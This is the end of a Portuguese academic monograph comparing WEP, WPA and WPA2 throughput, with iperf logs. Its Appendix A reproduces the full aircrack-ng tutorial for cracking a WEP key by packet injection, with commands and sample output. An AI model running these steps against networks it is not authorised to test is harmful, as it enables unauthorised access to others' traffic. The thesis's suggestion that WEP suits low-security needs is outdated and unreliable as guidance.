


FIGURA 15 – Conexão WPA

No período configurado, nos primeiros 10 segundos atingiu o valor máximo de 160 *Kbytes* por segundo, caiu para 98 *Kbytes/s*, subiu para 158 *Kbytes/s*, uma queda brusca para 52 *Kbytes/s* e um pulo para 160 *Kbytes/s*.

Não se manteve com estabilidade e seu desempenho foi decrescente, de 160 *Kbytes/s* caindo até *120 Kbytes/s* no final do teste. (Apêndice C – Logs WPA)

6.3 Análise de performance WPA2

O teste final é com o protocolo WPA2, o protocolo que é definido por mais seguro de todos os outros 2 (WEP e WPA), seguindo a mesma configuração de teste.




FIGURA 16 – Conexão WPA2

Nos primeiros 5 segundos do teste, WPA2 alcançou o pico de 175 *Kbytes/s* e oscilou entre 170 *Kbytes/s* e 100 *Kbytes/s*, estabilizou e o seu desempenho foi crescente até 140 *Kbytes/s*. (Apêndice D – Logs WPA2)

Após concluído o experimento, pode-se chegar a seguinte conclusão: quem procura um nível de segurança baixo, porém estável, o WEP é a melhor escolha, o WPA embora tenha se proposto a substituir o WEP corrigindo seus erros, não é indicado, pois quando configurado a *performance* da rede fica extremamente lenta, já o WPA2 vem cumprindo o papel que se propôs, quando há necessidade de segurança e estabilidade, o WPA2 é o protocolo indicado.

7. CONCLUSÃO

Com os testes realizados com o Jperf e pesquisas feitas, é possível ter um resultado muito detalhado sobre segurança e desempenho.

O protocolo de autenticação WEP, tem o desempenho (em velocidade) mais estável dos outros dois (WPA e WPA2), sem muitas oscilações manteve uma velocidade boa de transmissão entre 143 *Kbytes/s* e 135 *Kbytes/s*;

Porém mostra-se muito vulnerável, diante de um grande número de ferramentas disponíveis na internet para a quebra de chaves WEP.

Mais seguro, flexível e confiável devido as melhorias implementadas para a correção das vulnerabilidades do WEP, o protocolo intermediário entre o WEP e o WPA2, o WPA que tem implementações do WPA2, demonstrou muita lentidão nos testes, com um início de velocidade boa (*160 Kbytes/s*), mas seu desempenho foi decrescente.

WPA2, o protocolo mais seguro entre os protocolos de segurança é considerado solução definitiva para o padrão Wi-Fi.

No teste de velocidade, o WPA2 teve algumas oscilações no início, com o pico de 175 *Kbytes/s*, mas estabilizou-se e teve seu desempenho crescente chegando ao final do teste com 140 *Kbytes/s*.

Levando em conta os métodos de criptografia de dados e a velocidade, o protocolo WPA2 demonstra ser o melhor método criptográfico devido à junção de segurança e velocidade.

Mas, além de utilizar WPA2 ou qualquer outro método, é necessário uma boa política de administração de rede, com autenticação no domínio, *firewall*, entre outras. Com uma boa segurança as redes sem-fio substituem facilmente as redes cabeadas.

8. REFERÊNCIAS BIBLIOGRÁFICAS

AIRCRACK. **Tutorial**. Disponível via URL em : http://www.aircrack-ng.org/doku.php?id=simple_wep_crack. Acesso em: 17 de nov. de 2007.

AGUIAR, Paulo Américo Freire. **Segurança em Redes Wi-Fi**. Minas Gerais: 2005, 79p.

BERENT, Adam. **AES (Advanced Encryption Standard) Simplified.** Disponível via URL em: http://www.infosecwriters.com/text_resources/pdf/AESbyExample.pdf. Acesso em: 17 de nov. de 2007.

DUARTE, L.O. **Análise de Vulnerabilidades e Ataques Inerentes a Redes Sem Fio 802.11x**. São José do Rio Preto, SP. UNESP / IBILCE , 2003, 55p. Monografia defendida para obtenção do grau de Bacharel em Ciência da Computação.

GIMENES, Eder Coral. **Segurança de Redes Wireless**. Mauá, SP. FATEC, 2005, 58p. Trabalho de Conclusão do Curso de Tecnólogo em Informática com ênfase em Gestão de Negócios

KISMET. **Documentation**. Disponível via URL em: http://www.kismetwireless.net/. Acesso em:17 de out. 2007.

MARTINS, Marcelo. **Protegendo Redes Wireless 802.11b**. Disponível via URL em: http://www.planetarium.com.br/planetarium/noticias/2003/3/1048024279/protegendo_redes_wireless.pdf. Acesso em: 25 de mar. de 2003.

MORIMOTO, Carlos. **WEP**. Disponível via URL em: http://www.guiadohardware.net/termos/wep. Acesso em: 10 de jun. de 2007.

NETSTUMBLER. **Documentation**. 2007. Disponível via URL em: http://www.netstumbler.org. Acesso em: 17 de out. de 2007.

QUEIROZ, Alexandre. **Redes Wireless**. Disponível em via URL em: http://www.rednetwork.com.br/tecnico/apresentacoes/2005%20Wireless.ppt. Acesso em: 30 de jun. de 2007.

RUFINO, N.M.O. **Segurança em Redes sem-fio: Aprenda a proteger suas informações em ambientes Wi-Fi e Bluetooth**. São Paulo: Novatec, 2005. 224p.

SANTOS, Isabela C. **WPA: A evolução do WEP**. Disponível via URL em: http://www.lockabit.coppe.ufrj.br/rlab/rlab_textos.php?id=70. Acesso em: 29 de jun. de 2007.

TEWS, Erik; WEINMANN, Ralf-Philipp; PYSHKIN, Andrei. **Breaking 104 bit WEP in less than 60 seconds**. 2007. 12p.

THE CABLE GUY. **Wi-Fi Protected Access (WPA) Overview**. Disponível via URL em: http://www.microsoft.com/technet/community/columns/cableguy/cg0303.mspx. Acesso em: 29 de jun. de 2007.

UNDER LINUX. **Quebra de protocolos**. Disponível via URL em: http://under-linux.org/forums/wireless/90178-atendendo-pedidos-quebrar-wep-WPA-restaurado.html. Acesso em: 5 de nov. de 2007.

VERÍSSIMO, Fernando. **Em defesa de Rivest**. Disponível via URL em: http://www.lockabit.coppe.ufrj.br/rlab/rlab_textos?id=55. Acesso em: 29 de jun. de 2007.

WIKIPEDIA. **LAN**. Disponível via URL em: http://pt.wikipedia.org/wiki/LAN. Acesso em: 25 de out. de 2006.

WIKIPEDIA. **WLAN**. Disponível via URL em: http://pt.wikipedia.org/wiki/WLAN. Acesso em: 25 de out. de 2006.

APÊNDICE A - AIRCRACK

Tutorial: Simple WEP Crack
Version: 1.06 August 20, 2007
By: darkAudax
Introduction
This tutorial walks you though a very simple case to crack a WEP key. It is intended to build your basic skills and get you familiar with the concepts. It assumes you have a working wireless card with drivers already patched for injection.
For a start to finish newbie guide, see the **Linux Newbie Guide**. Although this tutorial does not cover all the steps, it does attempt to provide much more detailed examples of the steps to actually crack a WEP key plus explain the reason and background of each step. For more information on installing aircrck-ng, see **Installing Aircrack-ng** and for installing drivers see **Installing Drivers**.
It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.
I would like to acknowledge and thank the **Aircrack-ng team** for producing such a great robust tool.
Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.
Assumptions
First, this solution assumes:
You are using drivers patched for injection. Use the **injection test** to confirm your card can inject prior to proceeding.
You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you may will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following **these instructions**.
You are using v0.9 of aircrack-ng. If you use a different version then some of the comman options may have to be changed.
Ensure all of the above assumptions are true, otherwise the advice that follows will not work.
In the examples below, you will need to change “ath0” to the interface name which is specific to your wireless card.
In the examples, the option “double dash bssid” is shown as ”- -bssid”. Remember to remove the space between the two dashes when using it in real life. This also applies to ”- -ivs”.
Equipment used
In this tutorial, here is what was used:
MAC address of PC running aircrack-ng suite: 00:0F:B5:88:AC:82
BSSID (MAC address of access point): 00:14:6C:7E:40:80
ESSID (Wireless network name): teddy
Access point channel: 9
Wireless interface: ath0
You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.
Solution
Solution Overview
To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs). Normal network traffic does not typically generate these IVs very quickly. Theoretically, if you are patient, you can gather sufficient IVs to crack the WEP key by simply listening to the network traffic and saving them. Since none of us are patient, we use a technique called injection to speed up the process. Injection involves having the access point (AP) resend

selected packets over and over very rapidly. This allows us to capture a large number of IVs in a short period of time.
Once we have captured a large number of IVs, we can use them to determine the WEP key.
Here are the basic steps we will be going through:
Start the wireless interface in monitor mode on the specific AP channel
Use aireplay-ng to do a fake authentication with the access point
Start airodump-ng on AP channel with a bssid filter to collect the new unique IVs
Start aireplay-ng in ARP request replay mode to inject packets
Run aircrack-ng to crack key using the IVs collected
Step 1 - Start the wireless interface in monitor mode on AP channel
The purpose of this step is to put your card into what is called monitor mode. Monitor mode is mode whereby your card can listen to every packet in the air. Normally your card will only "hear" packets addressed to you. By hearing every packet, we can later select some for injection. As well, only (there are some rare exceptions) monitor mode allows you to inject packets.
First stop ath0 by entering:

```
airmon-ng stop ath0
```

The system responds:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Enter "iwconfig" to ensure there are no other athX interfaces. It should look similar to this:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

If there are any remaining athX interfaces, then stop each one. When you are finished, run "iwconfig" to ensure there are none left.
Now, enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Note: In this command we use "wifi0" instead of our wireless interface of "ath0". This is because the madwifi-ng drivers are being used.
The system will respond:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that "ath0" is reported above as being put into monitor mode.
To confirm the interface is properly setup, enter "iwconfig".
The system will respond:

```
lo        no wireless extensions.

wifi0     no wireless extensions.

eth0      no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
          Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
```

Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Please note that only the madwifi-ng drivers show the MAC address of your wireless card, the other drivers do not do this. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out:
http://www.rflinx.com/help/calculations/#2.4ghz_wifi_channels then select the "Wifi Channel Selection and Channel Overlap" tab. This will give you the frequency for each channel.

Step 2 - Start airodump-ng to capture the IVs

The purpose of this step is to capture the IVs generated. This step starts airodump-ng to capture the IVs from the specific access point.

Open another console session to capture the generated IVs. Then enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output ath0
```

Where:

-c 9 is the channel for the wireless network

- -bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminate extraneous traffic.

-w capture is file name prefix for the file which will contain the IVs.

ath0 is the interface name.

While the injection is taking place (later), the screen will look similar to this:

```
CH  9 ][ Elapsed: 8 mins ][ 2007-03-21 19:25

BSSID             PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   42 100     5240   178307  338   9  54  WEP  WEP        teddy

BSSID             STATION          PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:88:AC:82   42     0   183782
```

Step 3 - Use aireplay-ng to do a fake authentication with the access point

In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a "DeAuthentication" packet. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the access point is the single biggest reason why injection fails. Remember the golden rule: The MAC you use for injection must be associated with the AP by either using fake authentication or using a MAC from an already-associated client.

To associate with an access point, use fake authentication:

```
aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

Where:

-1 means fake authentication

0 reassociation timing in seconds

-e teddy is the wireless network name

-a 00:14:6C:7E:40:80 is the access point MAC address

-h 00:0F:B5:88:AC:82 is our card MAC addresss

ath0 is the wireless interface name

Success looks like:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

Or another variation for picky access points:

aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
Where:
6000 - Reauthenticate very 6000 seconds. The long period also causes keep alive packets to be sent.
-o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
-q 10 - Send keep alive packets every 10 seconds.
Success looks like:
18:22:32 Sending Authentication Request
18:22:32 Authentication successful
18:22:32 Sending Association Request
18:22:32 Association successful :-)
18:22:42 Sending keep-alive packet
18:22:52 Sending keep-alive packet
and so on.
Here is an example of what a failed authentication looks like:
8:28:02 Sending Authentication Request
18:28:02 Authentication successful
18:28:02 Sending Association Request
18:28:02 Association successful :-)
18:28:02 Got a deauthentication packet!
18:28:05 Sending Authentication Request
18:28:05 Authentication successful
18:28:05 Sending Association Request
18:28:10 Sending Authentication Request
18:28:10 Authentication successful
18:28:10 Sending Association Request
Notice the “Got a deauthentication packet” and the continuous retries above. Do not proceed to the next step until you have the fake authentication running correctly.
Troubleshooting Tips
Some access points are configured to only allow selected MAC addresses to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. If you suspect this is the problem, use the following command while trying to do fake authentication. Start another session and…
Run: tcpdump -n -vvv -s0 -e -i <interface name> | grep -i -E ”(RA:<MAC addreess of your card>|Authentication|ssoc)”
You would then look for error messages.
If at any time you wish to confirm you are properly associated is to use tcpdump and look at the packets. Start another session and…
Run: “tcpdump -n -e -s0 -vvv -i ath0”
Here is a typical tcpdump error message you are looking for:
 11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0F:B5:88:AC:82 SA:00:14:6c:7e:40:80   DeAuthentication: Class 3 frame received from nonassociated station
Notice that the access point (00:14:6c:7e:40:80) is telling the source (00:0F:B5:88:AC:82) you are not associated. Meaning, the AP will not process or accept the injected packets.
If you want to select only the DeAuth packets with tcpdump then you can use: “tcpdump -n -e -s0 -vvv -i ath0 | grep -i DeAuth”. You may need to tweak the phrase “DeAuth” to pick out the exact packets you want.
Step 4 - Start aireplay-ng in ARP request replay mode
The purpose of this step is to start aireplay-ng in a mode which listens for ARP requests then reinjects them back into the network. For an explanation of ARP, see this **PC Magazine page** or **Wikipedia**. The reason we select ARP request packets is because the AP will normally rebroadcast them and generate a new IV. Again, this is our objective, to obtain a large number of IVs in a short period of time.
Open another console session and enter:

aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0

It will start listening for ARP requests and when it hears one, aireplay-ng will immediately start to inject it. On your home network, here is an easy way to generate an ARP request: On a wired PC, ping a non-existent IP on your home LAN.

Here is what the screen looks like when ARP requests are being injected:

Saving ARP requests in replay_arp-0321-191525.cap
You should also start airodump-ng to capture replies.
Read 629399 packets (got 316283 ARP requests), sent 210955 packets...

You can confirm that you are injecting by checking your airodump-ng screen. The data packets should be increasing rapidly. The "#/s" should be a decent number. However, decent depends on a large variety of factors. A typical range is 300 to 400 data packets per second. It can as low as a 100/second and as high as a 1000/second.

Step 5 - Run aircrack-ng to obtain the WEP key

The purpose of this step is to obtain the WEP key from the IVs gathered in the previous steps.

Note: For learning purposes, you should use a 64 bit WEP key on your AP to speed up the cracking process. If this is the case, then you can include "-n 64" to limit the checking of keys to 64 bits.

Two methods will be shown. It is recommended you try both for learning purposes. By trying both methods, you will see quickly the PTW method successfully determines the WEP key compared to the FMS/Korek method. As a reminder, the PTW method only works successfully with arp request/reply packets. Since this tutorial covers injection arp request packets, you can properly use this method. The other requirement is that you capture the full packet with airodump-ng. Meaning, do not use the "- -ivs" option.

Start another console session and enter:

aircrack-ng -z -b 00:14:6C:7E:40:80 output*.cap

Where:

-z invokes the PTW WEP-cracking method.

-b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.

output*.cap selects all files starting with "output" and ending in ".cap".

To also use the FMS/Korek method, start another console session and enter:

aircrack-ng -b 00:14:6C:7E:40:80 output*.cap

Where:

-b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.

output*.cap selects all files starting with "output" and ending in ".cap".

You can run this while generating packets. In a short time, the WEP key will be calculated and presented. Using the PTW method, 40-bit WEP can be cracked with as few as 20,000 data packets and 104-bit WEP with 40,000 data packets. These are very approximate and there are many variables as to how many IVs you actually need to crack the WEP key.

Here is what success looks like:

Aircrack-ng 0.9

[00:01:18] Tested 0/140000 keys (got 30680 IVs)

KB depth byte(vote)
0 0/ 1 12(170) 35(152) AA(146) 17(145) 86(143) F0(143) AE(142) C5(142) D4(142) 50(140)
1 0/ 1 34(163) BB(160) CF(147) 59(146) 39(143) 47(142) 42(139) 3D(137) 7F(137) 18(136)
2 0/ 1 56(162) E9(147) 1E(146) 32(146) 6E(145) 79(143) E7(142) EB(142) 75(141) 31(140)
3 0/ 1 78(158) 13(156) 01(152) 5F(151) 28(149) 59(145) FC(145) 7E(143) 76(142) 92(142)

4 0/ 1 90(183) 8B(156) D7(148) E0(146) 18(145) 33(145) 96(144) 2B(143) 88(143) 41(141)

KEY FOUND! [12:34:56:78:90]
Decrypted correctly: 100%

To also use the FMS/Korek method, start another console session and enter:
aircrack-ng -b 00:14:6C:7E:40:80 output*.cap
Where:
-b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
output*.cap selects all files starting with “output” and ending in ”.cap”.
You can run this while generating packets. In a short time, the WEP key will be calculated and presented. You will need approximately 250,000 IVs for 64 bit and 1,500,000 IVs for 128bit keys. These are very approximate and there are many variables as to how many IVs you actually need to crack the WEP key.
Here is what success looks like:

Aircrack-ng 0.9

[00:03:06] Tested 674449 keys (got 96610 IVs)

KB depth byte(vote)
0 0/ 9 12(15) F9(15) 47(12) F7(12) FE(12) 1B(5) 77(5) A5(3) F6(3) 03(0)
1 0/ 8 34(61) E8(27) E0(24) 06(18) 3B(16) 4E(15) E1(15) 2D(13) 89(12) E4(12)
2 0/ 2 56(87) A6(63) 15(17) 02(15) 6B(15) E0(15) AB(13) 0E(10) 17(10) 27(10)
3 1/ 5 78(43) 1A(20) 9B(20) 4B(17) 4A(16) 2B(15) 4D(15) 58(15) 6A(15) 7C(15)

KEY FOUND! [12:34:56:78:90]
Probability: 100%

APÊNDICE B – WEP

```
iperf -c HALFORD -P 1 -i 1 -p 5001 -l 16K -f K -t 300 -L 5001
------------------------------------------------------------
Client connecting to HALFORD, TCP port 5001
TCP window size: 8.00 KByte (default)
------------------------------------------------------------
[  3] local 192.168.0.110 port 1201 connected with 192.168.0.111 port 5001
[  3]  0.0- 1.0 sec  48.0 KBytes  48.0 KBytes/sec
[  3]  1.0- 2.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3]  2.0- 3.0 sec   144 KBytes   144 KBytes/sec
[  3]  3.0- 4.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3]  4.0- 5.0 sec   112 KBytes   112 KBytes/sec
[  3]  5.0- 6.0 sec   112 KBytes   112 KBytes/sec
[  3]  6.0- 7.0 sec   160 KBytes   160 KBytes/sec
[  3]  7.0- 8.0 sec   112 KBytes   112 KBytes/sec
[  3]  8.0- 9.0 sec   128 KBytes   128 KBytes/sec
[  3]  9.0-10.0 sec   144 KBytes   144 KBytes/sec
[  3] 10.0-11.0 sec   128 KBytes   128 KBytes/sec
[  3] 11.0-12.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 12.0-13.0 sec   128 KBytes   128 KBytes/sec
[  3] 13.0-14.0 sec  64.0 KBytes  64.0 KBytes/sec
[  3] 14.0-15.0 sec   128 KBytes   128 KBytes/sec
[  3] 15.0-16.0 sec   112 KBytes   112 KBytes/sec
[  3] 16.0-17.0 sec   128 KBytes   128 KBytes/sec
[  3] 17.0-18.0 sec   160 KBytes   160 KBytes/sec
[  3] 18.0-19.0 sec   112 KBytes   112 KBytes/sec
[  3] 19.0-20.0 sec   176 KBytes   176 KBytes/sec
[  3] 20.0-21.0 sec   128 KBytes   128 KBytes/sec
[  3] 21.0-22.0 sec   112 KBytes   112 KBytes/sec
[  3] 22.0-23.0 sec   160 KBytes   160 KBytes/sec
[  3] 23.0-24.0 sec   128 KBytes   128 KBytes/sec
[  3] 24.0-25.0 sec   160 KBytes   160 KBytes/sec
[  3] 25.0-26.0 sec   160 KBytes   160 KBytes/sec
[  3] 26.0-27.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 27.0-28.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 28.0-29.0 sec   192 KBytes   192 KBytes/sec
[  3] 29.0-30.0 sec   208 KBytes   208 KBytes/sec
[  3] 30.0-31.0 sec   112 KBytes   112 KBytes/sec
[  3] 31.0-32.0 sec   160 KBytes   160 KBytes/sec
[  3] 32.0-33.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 33.0-34.0 sec   128 KBytes   128 KBytes/sec
[  3] 34.0-35.0 sec   144 KBytes   144 KBytes/sec
[  3] 35.0-36.0 sec   128 KBytes   128 KBytes/sec
[  3] 36.0-37.0 sec   192 KBytes   192 KBytes/sec
[  3] 37.0-38.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 38.0-39.0 sec   128 KBytes   128 KBytes/sec
[  3] 39.0-40.0 sec   176 KBytes   176 KBytes/sec
[  3] 40.0-41.0 sec  64.0 KBytes  64.0 KBytes/sec
[  3] 41.0-42.0 sec   144 KBytes   144 KBytes/sec
[  3] 42.0-43.0 sec   160 KBytes   160 KBytes/sec
[  3] 43.0-44.0 sec   112 KBytes   112 KBytes/sec
[  3] 44.0-45.0 sec   160 KBytes   160 KBytes/sec
[  3] 45.0-46.0 sec   144 KBytes   144 KBytes/sec
[  3] 46.0-47.0 sec   128 KBytes   128 KBytes/sec
[  3] 47.0-48.0 sec   112 KBytes   112 KBytes/sec
```

```
[  3] 48.0-49.0 sec   144 KBytes   144 KBytes/sec
[  3] 49.0-50.0 sec   160 KBytes   160 KBytes/sec
[  3] 50.0-51.0 sec   128 KBytes   128 KBytes/sec
[  3] 51.0-52.0 sec   128 KBytes   128 KBytes/sec
[  3] 52.0-53.0 sec   112 KBytes   112 KBytes/sec
[  3] 53.0-54.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 54.0-55.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 55.0-56.0 sec   112 KBytes   112 KBytes/sec
[  3] 56.0-57.0 sec   160 KBytes   160 KBytes/sec
[  3] 57.0-58.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 58.0-59.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 59.0-60.0 sec   128 KBytes   128 KBytes/sec
[  3] 60.0-61.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 61.0-62.0 sec   112 KBytes   112 KBytes/sec
[  3] 62.0-63.0 sec   128 KBytes   128 KBytes/sec
[  3] 63.0-64.0 sec   112 KBytes   112 KBytes/sec
[  3] 64.0-65.0 sec   128 KBytes   128 KBytes/sec
[  3] 65.0-66.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 66.0-67.0 sec   128 KBytes   128 KBytes/sec
[  3] 67.0-68.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 68.0-69.0 sec   112 KBytes   112 KBytes/sec
[  3] 69.0-70.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 70.0-71.0 sec   128 KBytes   128 KBytes/sec
[  3] 71.0-72.0 sec   128 KBytes   128 KBytes/sec
[  3] 72.0-73.0 sec   128 KBytes   128 KBytes/sec
[  3] 73.0-74.0 sec   112 KBytes   112 KBytes/sec
[  3] 74.0-75.0 sec   192 KBytes   192 KBytes/sec
[  3] 75.0-76.0 sec   112 KBytes   112 KBytes/sec
[  3] 76.0-77.0 sec   144 KBytes   144 KBytes/sec
[  3] 77.0-78.0 sec   160 KBytes   160 KBytes/sec
[  3] 78.0-79.0 sec   208 KBytes   208 KBytes/sec
[  3] 79.0-80.0 sec   144 KBytes   144 KBytes/sec
[  3] 80.0-81.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 81.0-82.0 sec   128 KBytes   128 KBytes/sec
[  3] 82.0-83.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 83.0-84.0 sec   144 KBytes   144 KBytes/sec
[  3] 84.0-85.0 sec   144 KBytes   144 KBytes/sec
[  3] 85.0-86.0 sec   128 KBytes   128 KBytes/sec
[  3] 86.0-87.0 sec   112 KBytes   112 KBytes/sec
[  3] 87.0-88.0 sec   144 KBytes   144 KBytes/sec
[  3] 88.0-89.0 sec   112 KBytes   112 KBytes/sec
[  3] 89.0-90.0 sec   112 KBytes   112 KBytes/sec
